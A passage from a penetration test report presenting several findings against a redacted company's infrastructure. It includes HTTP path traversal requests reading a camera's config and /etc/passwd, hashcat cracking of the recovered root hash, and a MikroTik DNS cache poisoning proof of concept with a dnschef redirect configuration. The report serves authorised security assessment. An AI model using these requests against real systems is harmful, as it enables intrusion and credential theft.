Visiting the page with default Swagger endpoint reveals a full documentation:



Then, by enumerating all the endpoints and requesting them without enumeration it could be noticed that some of them returns data, for example a /DocumentLinks/GetAll endpoint. Sample request:

```
GET /api/services/app/DocumentLinks/GetAll HTTP/1.1
Host: [REDACTED]
```

Response:

```
HTTP/1.1 200 OK
Content-Length: 4081
[...]

{
  "result": {
    "totalCount": 1202,
    "items": [
      {
        "documentLink": {
          "documentLinkThreadId": "7eb6239b[…]",
          "docId": 48968,
          "creationTime": "2025-08-13T00:49:44.7880564Z",
          "creatorUserId": null,
          "id": "de17b63e-[…]"
        },
        "docReferenceID": "MAA-7.2",
        "createdByFullName": "[REDACTED]",
        "docRevision": "Rev.016",
        "createdOn": "2025-08-12T07:21:47.8141023Z",
        "siteName": "[REDACTED]",
        "docStatus": "Current"
      },
[...]
```

LOCATION

- qms-[redacted]

RECOMMENDATION

It's recommended to verify if such API should be available publicly, as well as if the authorization mechanism is done properly.

[LOW] SECURITUM-2416736-010: Development instance of QMS API

SUMMARY

During the audit - a development instance of QMS software and API has been found publicly available. As it's possibly being used by developers to test the new software versions - such instance has turned on debugging messages. It also usually has lower security standards as it supposed to not contain any production data. However - a potential attacker could use such instance to better understand the application, find vulnerabilities and then - use it on production environment causing real damage.

PREREQUISITES FOR THE ATTACK

- None

TECHNICAL DETAILS (PROOF OF CONCEPT)

In previous vulnerability (SECURITUM-2416736-009) - a configuration file with such URL has been found:

```
https://qms.[Redacted]domain.com/assets/appconfig.production.json?d=1755833524851
```


Intuitive move here was changing production to dev:

```
https://qms.[Redacted]domain.com/assets/appconfig.dev.json?d=1755833524851
```


This revealed such config:

```
HTTP/1.1 200 OK
Content-Length: 835
[...]

{
  "remoteServiceBaseUrl": "https://[redacted]-dev-[redacted]",
  "appBaseUrl": "https://[redacted]-dev-[redacted]",
[...]
```

Visiting highlighted API host shows a login form:



Entering random username and password reveal full stacktrace:



Also - internal HTTP headers could be found in responses:

```
HEADERS
=======
Content-Length: 4
Host: [redacted]-dev-[redacted]
Max-Forwards: 10
X-ARR-LOG-ID: [redacted]
CLIENT-IP: [redacted]:47104
DISGUISED-HOST: [redacted]-dev-[redacted]
X-SITE-DEPLOYMENT-ID: [redacted]-dev
WAS-DEFAULT-HOSTNAME: [redacted]-dev-[redacted]
X-Forwarded-Proto: https
X-AppService-Proto: https
X-ARR-SSL: 2048|256|CN=Microsoft Azure RSA TLS Issuing CA 04, O=Microsoft Corporation,
C=US|CN=*.azurewebsites.net, O=Microsoft Corporation, L=Redmond, S=WA, C=US
X-Forwarded-TlsVersion: 1.3
X-Forwarded-For: [redacted]:47104
X-Original-URL: /Ui/Login/?nocache=1337
X-WAWS-Unencoded-URL: /Ui/Login/?nocache=1337
```

LOCATION

- […].azurewebsites.net

RECOMMENDATION

It's recommended to keep development, testing and staging environments only in the internal network.

[LOW] SECURITUM-2416736-011: Enumeration of short names of files and directories on the IIS server

SUMMARY

During the test, it was observed that one of the servers is vulnerable to the IIS short catalogue and file name disclosure by using the tilde character. This flaw affecting older or misconfigured Microsoft web servers and allows an attacker to guess the "short names" (the 8.3 filename format, like `DOCUME~1`) of files and folders that are otherwise hidden. By sending specially crafted requests containing a tilde (`~`), attackers can analyze the server's response to determine the existence of sensitive files or directories. This can reveal the server's structure and expose sensitive resources like backup files or administration panels. Ultimately, this information can be used to target those files in further attacks.

More information:

- https://nmap.org/nsedoc/scripts/http-iis-short-name-brute.html

TECHNICAL DETAILS (PROOF OF CONCEPT)

To automate folders discovery, `sns` tool has been used:

```
Terminal
audytor@box1:~/go/bin$ ./sns -u "https://tms.[Redacted]domain.com/"
  ___ _ __  ___
 / __| '_ \/ __|          IIS Shortname Scanner
 \__ \ | | \__ \                    by sw33tLie
 |___/_| |_|___/ v1.2.1
_______________________________________________

 Proxy:   None
 Target:  https://tms.[Redacted]domain.com/
 Threads: 50
 Timeout: 30
_______________________________________________

 - [REDACTED](Directory)
 - aspnet_client (Directory)
_______________________________________________
Done! Requests: 742, Errors: 0 , Time: 6.49s
```

After that auditors tried different folder names that could fit that:

[REDACTED]

None of those returned a valid application.

LOCATION

- tms.[Redacted]domain.com

RECOMMENDATION

It is recommended that you disable the creation of short file and directory names (8.1).

In addition, it is recommended to update the server software to the latest and stable version.

More information:

- https://docs.microsoft.com/en-us/troubleshoot/windows-server/performance/stop-error-code-0x00000019#workaround

[LOW] SECURITUM-2416736-012: WordPress multiple issues

SUMMARY

WordPress CMS is used mostly for main webpages of the companies ([Redacted] / [Redacted] / […]). All the pages are stored on 3rd party external hosting service. There are some issues that didn't ended with valid exploits, but still could be observed and mitigated to harden WordPress safety.

PREREQUISITES FOR THE ATTACK

- None

TECHNICAL DETAILS (PROOF OF CONCEPT)


Admin Panel Available

As for main [Redacted] website the administrative panel is not available, for two other webpages it can be easily accessed:

[Redacted]:


```
https://[Redacted].com/wp-admin/
```

Result:



```
https://[redacted].com/wp-admin/
```

Result:



User Enumeration

It could be also found that WP API user enumeration endpoint is available. Those could help potential attackers to target particular users / employees or to brute force their accounts.

Sample URL:

```
https://[Redacted].com/wp-json/wp/v2/users
```

Response snippet:

```
[{"id":17,"name":"bobby
boyer","url":"","description":"","link":"https:\/\/[Redacted].com\/author\/[redacted]\/","slug":"
r-boyer",[...]
```

List of users for [Redacted]:

```
Terminal
audytor@securitum.pl:~$ cat wp-users.json | jq | grep slug
    "slug": "[redacted]",
    "slug": "[redacted]",
    "slug": "[redacted]",
    "slug": "[redacted]",
    "slug": "[redacted]",
    "slug": "[Redacted]group-com",
```

Cache

There's a very transparent caching system that could be used to Web Cache Poisoning attacks. For example - let's see such URL:

```
https://www.[Redacted].com/?s=nocache
```

Whenever visiting such, the response headers are returned as presented:

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 04 Sep 2025 08:45:28 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 70949
Connection: keep-alive
Link: <https://www.[Redacted].com/wp-json/>; rel="https://api.w.org/"
Cache-Control: max-age=0, s-maxage=2592000
Expires: Thu, 04 Sep 2025 08:45:28 GMT
Vary: Accept-Encoding
Age: 0
X-Cache: MISS
Accept-Ranges:
```

The `X-Cache: MISS` informs that such response is uncached. However after sending few similar requests, a response we're getting looks like this:

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 04 Sep 2025 08:46:40 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 70949
Connection: keep-alive
Link: <https://www.[Redacted].com/wp-json/>; rel="https://api.w.org/"
Cache-Control: max-age=0, s-maxage=2592000
Expires: Thu, 04 Sep 2025 08:45:28 GMT
Vary: Accept-Encoding
Age: 71
X-Cache: HIT
Accept-Ranges: bytes
```

`X-Cache: HIT` inform that response has been cached now. Such behavior - by itself - it's not doing any harm. However, caching some responses - especially those that could return sensitive data - might be dangerous and remotely exploited. As for tests - endpoints like `/wp-admin` or `/wp-login.php` didn't present being cached, there are still space for URL manipulation attempts that could have potential impact.

HTTP2 to HTTP/1.1 and Unencrypted Communication

Example HTTP request:

```
GET /?page_id=2081&callback=baaaa HTTP/2
Host: [REDACTED]">
[...]
```

This invalid request returns interesting response:

```
HTTP/2 400 Bad Request
Server: nginx
Date: Thu, 04 Sep 2025 08:51:03 GMT
Content-Type: text/html; charset=iso-8859-1
Content-Length: 335
Age: 0
X-Cache: MISS

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
```

```
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.63 (Debian) Server at [redacted] Port 80</address>
</body></html>
```

First, the `Server` response header inform of using nginx server, but Apache server is mentioned as part of the 400 error. That can give attacker a hint about internal structure between front-end and back-end server. Additionally - an Apache version is revealed, that can also help to better target further attacks.

Auditor also spotted usage of port 80, suggesting using unencrypted HTTP traffic, that, in case of performing internal Man-in-the-Middle attack - could be quite dangerous.

As back-end server uses port 80, it can be confirmed it uses HTTP/1.1 protocol (as HTTP2 doesn't support unencrypted connections). On other hand - front-end server uses HTTP2. This is potentially dangerous configuration because of recently researched HTTP Request Smuggling attacks and should be avoided by providing all the upstream servers as a HTTP2 protocol servers.

LOCATION

- [Redacted].com
- [Redacted].com
- [Redacted].com

RECOMMENDATION

While the audit did not identify any currently exploitable vulnerabilities or evidence of abuses, we strongly recommend hardening the WordPress configuration and its environment. Proactive security measures should be implemented, including regular updates to the WordPress core and its plugins, continuous monitoring, and restricting access to essential operational resources only. Furthermore, all unused APIs and files should be made inaccessible to external users to minimize the attack surface.

[LOW] SECURITUM-2416736-013: Multiple information disclosure

SUMMARY

During the audit, some servers returned redundant information about other hosts, network, software versions or technologies in use. Such behaviour can help an attacker to better profile company environment, which then can be used to carry out further attacks.


PREREQUISITES FOR THE ATTACK

- None

TECHNICAL DETAILS (PROOF OF CONCEPT)

Example #1 - Domain Name

Visiting web server on [REDACTED] (ManageEngine365) reveals a domain name used in organization:



Example #2 - Internal host

QMS page contain a static JavaScript file that have hardcoded host to internal service. File URL:

```
https://qms.[Redacted]domain.com/main.9b87785b218b9bbf.js
```

Snippet:

```
"Pages.Docs.ViewVerticalMenu","flaticon-interface-11","/app/main/scp"),new
i("Inspections","Pages.Inspections","flaticon-interface-5","/app/main/inspections"),new
i("ChangeRequests","Pages.ChangeRequests.Viewer","far  fa-edit","/app/main/change-request")]),new
i("Reports","Pages","flaticon-list-
3","https://reports.[Redacted]domain.com/Reports_QMS/browse/",void                    0,!0),new
i("Administration","","flaticon-interface-8[..]",
```

DNS request:

```
Terminal
audytor@securitum.pl:~$ host reports.[Redacted]domain.com
audytor@securitum.pl:~$
```

Such DNS request return no result suggesting that such host could be internal (or not existing).

Example #3 - Server banners

There are plenty of hosts returning banners with software versions. A sample response from crm.[Redacted]domain.com host:

```
HTTP/1.1 302 Found
Cache-Control: private
Content-Length: 500
Content-Type: text/html; charset=utf-8
Location: [...]
[…]
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Thu, 07 Aug 2025 23:07:08 GMT
```

This appears to be a network-wide issue, making it unnecessary to document each individual case.

Example #4 – Internal paths in files metadata

Auditors observed situations where files contained internal paths or network resources. For example – one that could be found in QMS favicon file:

```
Terminal
audytor@securitum.pl:~/data$ exiftool favicon.ico

ExifTool Version Number         : 13.25
File Name                       : favicon.ico
[…]
File                            : Z:\Shared\Production\Live\[Redacted]\4970-
SP_[Redacted]_Client_Development[REDACTED].blend
Date                            : 2024/10/09 10:37:02
Software                        : One Photo Viewer
```

Another example could be found on one of images on [Redacted] page:

```
Terminal
audytor@securitum.pl:~/data$ exiftool [redacted].jpg

ExifTool Version Number         : 13.25
File Name                       : [redacted].jpg
Directory                       : .
[…]
Ingredients File Path           : C:\Users\[redacted]\OneDrive - [Redacted] Group Ltd\Desktop\HSD
Marketing\LinkedIn\Bobby\samd vs simd post background.jpg
```

LOCATION

- Whole Network

RECOMMENDATION

It is recommended to disclose as little information as possible about the underlying infrastructure. Any response that reveals details about software versions or the internal network, even if it seems trivial, can be leveraged by an attacker as part of a broader reconnaissance effort. It's recommended to remove all non-essential information from public-facing company resources.

[LOW] SECURITUM-2416736-014: Path Traversal leads to CCTV camera access

SUMMARY

Auditors identified a Web Server being a front-end administration panel to the security camera. It can be confirmed that the camera firmware contains Path Traversal vulnerability - allowing to access configuration file with username and plaintext password. This allowed to access the camera live stream.

It's worth to notice that the view from that camera seem to be something not related to [Redacted] group.

More information:

- https://owasp.org/www-community/attacks/Path_Traversal
- https://wiki.owasp.org/index.php/Testing_Directory_traversal/file_include_(OTG-AUTHZ-001)

PREREQUISITES FOR THE ATTACK

- None

TECHNICAL DETAILS (PROOF OF CONCEPT)

First - the `Server` banner from HTTP response sent to the target server (IP: [redacted]) seem to bring attention about one of loud targets of CCTV botnet back in the days.

```
HTTP/1.1 200 OK
Server:Cross Web Server
Content-length: 3233
Content-type: text/html
```

There were two major issues with those camera firmwares:

- Unauthenticated Path Traversal
- Unauthenticated Remote Code Execution

Although the auditors were unable to achieve code execution, evidence suggested the vulnerability had been targeted, and potentially exploited, in the past. One of the publicly available exploits for this issue uses a Path Traversal vulnerability to verify its existence. During this verification process, a malicious file with a specific value is created on the filesystem, and the presence of this file was confirmed:

```
GET ../../../../../../../mnt/mtd/test HTTP/1.1
Host: [redacted]
```

Response:

```
HTTP/1.1 200 OK
Server:Cross Web Server
Content-length: 2
Content-type: application/octet-stream

1
```


However, it was still possible to gain useful information about camera configuration files. Sample HTTP request:

```
GET /../../../mnt/mtd/config/config.dat HTTP/1.1
Host: [redacted]
```

Binary response snippet (removed null-bytes and some of non-printable characters):


```
HTTP/1.1 200 OK
Server:Cross Web Server
Content-length: 140580
Content-type: application/octet-stream

4µ$$$EDVR
time.windows.comÿÿÿÿÿÿÿÿÿÿadmin[…]ØØÿLL
[...]
```

The plaintext username and password could be found in the config - which has been highlighted. Because the CCTV web application require a special extension to run in the browser - auditors needed to run in virtual machine environment running Windows 11 with Edge in Internet Explorer compatibility mode. This allowed to run the extension and login to application:



ce

Using username admin and password [...] auditors gained access to the camera:



Despite of above information it was also possible to get /etc/passwd file:

```
GET /../../../etc/passwd HTTP/1.1
Host: [redacted]
```

Response:

```
HTTP/1.1 200 OK
Server:Cross Web Server
Content-length: 38
Content-type: application/octet-stream

root:hldf8[REDACTED]:0:0::/root:/bin/sh
```

The password was easy to crack using `hashcat`:

```
Terminal
audytor@crackbox:~$ hashcat -m 1500 kamera.des /opt/dictionaries/pl.txt -r
/opt/rules/OneRuleToRuleThemStill.rule

hldf[REDACTED]:1001[REDACTED]

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1500 (descrypt, DES (Unix), Traditional DES)
Hash.Target......: hldf8[…]
Time.Started.....: Sat Aug 30 11:54:57 2025 (56 secs)
Time.Estimated...: Sat Aug 30 11:55:53 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/opt/dictionaries/pl.txt)
Guess.Mod........: Rules (/opt/rules/OneRuleToRuleThemStill.rule)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 114.3 MH/s (8.28ms) @ Accel:8 Loops:128 Thr:64 Vec:1
Recovered........: 1/1 (100.00%) Digests
Progress.........: 24316429758/197316437298 (12.32%)
Rejected.........: 17855906238/24316429758 (73.43%)
Restore.Point....: 461676/4075607 (11.33%)
Restore.Sub.#1...: Salt:0 Amplifier:18048-18176 Iteration:0-128
Candidate.Engine.: Device Generator
Candidates.#1....: Vargowej -> CHOFANYM
Hardware.Mon.#1..: Temp: 59c Fan: 36% Util:100% Core:1898MHz Mem:3802MHz Bus:16

Started: Sat Aug 30 11:54:56 2025
Stopped: Sat Aug 30 11:55:55 2025
```

LOCATION

- [redacted]

RECOMMENDATION

It's recommended to verify if camera supposed to be connected to that network and if that's part of [Redacted] Group infrastructure. It's recommended to upgrade the firmware, and limit access to the control panel only to specific IP addresses, as well as to use more complex administrator password.

More information:

- https://owasp.org/www-community/OWASP_Application_Security_FAQ#am-i-totally-safe-with-these-directives

[LOW] SECURITUM-2416736-015: Mikrotik DNS Cache Poisoning

SUMMARY

Auditors identified a MikroTik router running outdated firmware version. There are plenty of publicly known vulnerabilities that affects this version, one of them allows to poison DNS Cache of such router by interacting with exposed WinBox service (which is separate problem described in SECURITUM-2416736-016).

The auditors performed a DNS Cache Poisoning attack to determine if Man-in-the-Middle (MitM) attacks could be used to compromise users on the internal network. For the attack, they selected several popular domains (including [Redacted].com or [Redacted]domain.com) and attempted to poison the DNS cache, trying to redirect traffic to auditor-controlled servers. However, no network traffic was observed during this test. As a result, the severity of this finding was lowered to LOW.

More information:

- https://medium.com/tenable-techblog/routeros-chain-to-root-f4e0b07c0b21

PREREQUISITES FOR THE ATTACK

- None

TECHNICAL DETAILS (PROOF OF CONCEPT)

Auditors exploited this vulnerability by sending specially crafted request to Winbox service, which forced Mikrotik router to send DNS request to attacker-specified server. This way it's possible to send crafted DNS answer that will be saved in local cache. To confirm vulnerability, exist – a public Proof of Concept code has been used to send basic DNS query:

Terminal

```
audytor@box1:~/winbox$ ./winbox_dns_request -i [redacted] -p 8291 -s 8.8.8.8
-> {bff0005:1,u1:134744072,uff0006:1,uff0007:3,s3:'ns6.us.[redacted].com',Uff0001:[14]}
<-
{u4:2749389988,uff0003:2,uff0006:1,s3:'ns6.us.[redacted].com',U6:[2749389988],U7:[21600],Uff0001:[],Uff000
2:[14],S5:['ns6.us.[redacted].com']}
```

Response in collaborator DNS server logs:

Terminal

```
audytor@box2:~/opt/collaborator/log$ cat collab.log
2025-08-06 02:30:41.836 : Received DNS query with type A from [[redacted]:60095] for [NS6.us.[redacted].COm]
containing no interaction IDs.
```

To perform actual attack that could reveal some traffic - auditors created a separate DNS server based on `dnschef` python script. This script could be configured to return same IP address for specific domains, as well as to return crafted DNS responses if needed. The sample configuration file used presents like this:

Code – dnschef.ini

```
[A]     # Queries for IPv4 address records
ns1.eurodns.com=[redacted]
[Redacted]domain.com=[redacted]
www.[Redacted].com=[redacted]
```

```
[Redacted].com=[redacted]
wp.pl=[redacted]
google.com=[redacted]
www.google.com=[redacted]
edge.microsoft.com=[redacted]
www.bing.com=[redacted]
x.com=[redacted]
youtube.com=[redacted]
a.root-servers.net=[redacted]
upgrade.mikrotik.com=[redacted]
mikrotik.com=[redacted]
download.mikrotik.com=[redacted]
```

This way it returned box6 IP address only for selected domain - and for rest DNS request it just behaved as regular proxy and returned valid DNS responses. Running such a server:

Terminal

```
root@box6:~/dnschef# python3 ./dnschef.py -i [redacted] --file dnschef.ini --logfile dns.log
```

If an end-user received a poisoned DNS response for a targeted domain, their traffic would be redirected to an auditor-controlled IP address instead of the legitimate destination. However, the widespread use of HTTPS makes direct traffic interception impractical. To avoid alerting users with SSL certificate mismatch errors, the auditors utilized `sniproxy`. This tool is a proxy server that forwards HTTPS connections to their real destination without interfering with the TLS/SSL handshake. This method allows auditors to observe and log connection attempts without decrypting the traffic itself. The sniproxy.conf configuration used in this test is presented below:

Code - sniproxy.conf

```
user daemon

